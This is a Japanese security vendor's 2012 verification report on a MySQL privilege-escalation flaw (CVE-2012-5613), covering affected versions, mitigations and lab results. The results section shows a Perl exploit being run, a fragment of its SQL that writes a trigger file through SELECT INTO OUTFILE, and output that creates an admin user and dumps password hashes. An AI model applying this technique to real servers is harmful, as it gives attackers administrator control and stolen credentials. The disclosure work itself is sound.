NTT DATA
NTTデータ 先端技術株式会社

MySQL サーバにおいて、一般ユーザから権限を昇格される脆弱性 (CVE-2012-5613)に関する検証レポート

2012/12/05
NTT データ先端技術株式会社
辻　伸弘
渡邊　尚道

【概要】

MySQL サーバに、一般ユーザから管理者権限を有するユーザへと昇格される脆弱性が存在します。

この脆弱性により、攻撃者が何らかの方法で MySQL 上の一般ユーザでのアクセス権を獲得した場合、管理者権限も同時に掌握されます。その結果、管理者権限でデータベースを操作し、重要情報の改ざん、窃取されてしまうといった危険性があります。

今回、この MySQL サーバの権限を昇格される脆弱性（CVE-2012-5613）の再現性について検証を行いました。

【影響を受けるとされているシステム】

- MySQL 5.5.19 および他のバージョン
- MariaDB 5.5.28a および他のバージョン

*「他のバージョン」と表記しているのは、ベンダーより公式アナウンスがされていないことから現時点では判断しかねるためです。

【対策案】

本レポート作成（2012 年 12 月 5 日）時点において、ベンダーから本脆弱性を修正するバージョンはリリースされておりません。

本脆弱性は MySQL サーバに一般ユーザでログインできることが前提条件となります。そのため、今一度、脆弱なパスワードが設定され、かつリモートログイン可能なユーザが MySQL サーバ上に存在しないか確認し、存在する場合は、強固なパスワードに変更することが推奨されます。また、不要なユーザが存在する場合には直ちに削除するといった回避策を講じることが推奨されます。
ただし、正規のユーザによる攻撃、つまり、内部犯行を行われた場合には、上記対策は回避策とはなりません。


【参考サイト】

CVE-2012-5613
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5613

National Vulnerability Database (CVE-2012-5613)
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-5613

Zero Day MySQL Buffer Overflow
http://isc.sans.edu/diary.html?storyid=14611

【検証イメージ】



【検証ターゲットシステム】
CentOS 6.2 上の MySQL Server 5.0.95 Source distribution

【検証概要】
今回の検証に用いたコードは、アクセス権を獲得済みの、一般ユーザ”user1”を用いて、ターゲットシステム上の MySQL サーバに接続し、任意の管理者権限ユーザ“nanorymous”を作成した後、作成した管理者権限ユーザにてログインし、DB 内のユーザ情報を取得しています。
これにより、リモートからターゲットシステム上の MySQL サーバの、すべての操作が可能となります。
＊ 対象ターゲットのシステムは CentOS 6.2　MySQL 5.0.95 です。

【検証結果】

MySQL サーバに、作成した管理者権限ユーザログインし、ハッシュ情報を取得した画面

攻撃前の、ターゲットシステム上のユーザ情報を表示。”nanorymous”は存在しない

```
mysql> select user,password from mysql.user;
+-------+-------------------------------------------+
| user  | password                                  |
+-------+-------------------------------------------+
| user1 | *94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29 |
| user  | *14E65567ABDB5135D0CFD9A70B3032C179A49EE7 |
| root  | *9CFBBC772F3F6C1060200353860A5BBBF1249A11 |
+-------+-------------------------------------------+
3 rows in set (0.00 sec)
```


攻撃側からターゲットに対し、攻撃コードを実行

```
pebian:/# perl ./mysql_privilege_elevation.pl
select 'TYPE=TRIGGERS' into outfile'/var/lib/mysql/exampledb/rootme.TRG' LINES TER
MINATED BY '\ntriggers=\'CREATE DEFINER=`root`@`localhost` trigger atk after inser
```

”nanorymous”ユーザが作成される（赤枠）。

```
ilege_elevation.pl line 159.
W00TW00T!
Found a row: id = user1, name = *94BDCEBE19083CE2A1F959FD02F964C7AF4CFC29
Found a row: id = user, name = *14E65567ABDB5135D0CFD9A70B3032C179A49EE7
Found a row: id = nanorymous, name = *0BDED2A3C25388368596B5B59E2D6B84652CC183
Found a row: id = root, name = *9CFBBC772F3F6C1060200353860A5BBBF1249A11
pebian:/#
```

作成された”nanorymous”ユーザでログインし(黄枠)、DB 内の情報を取得（赤枠)。



＊各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】
NTT データ先端技術株式会社
セキュリティ事業部
TEL：03-5859-5422
http://security.intellilink.co.jp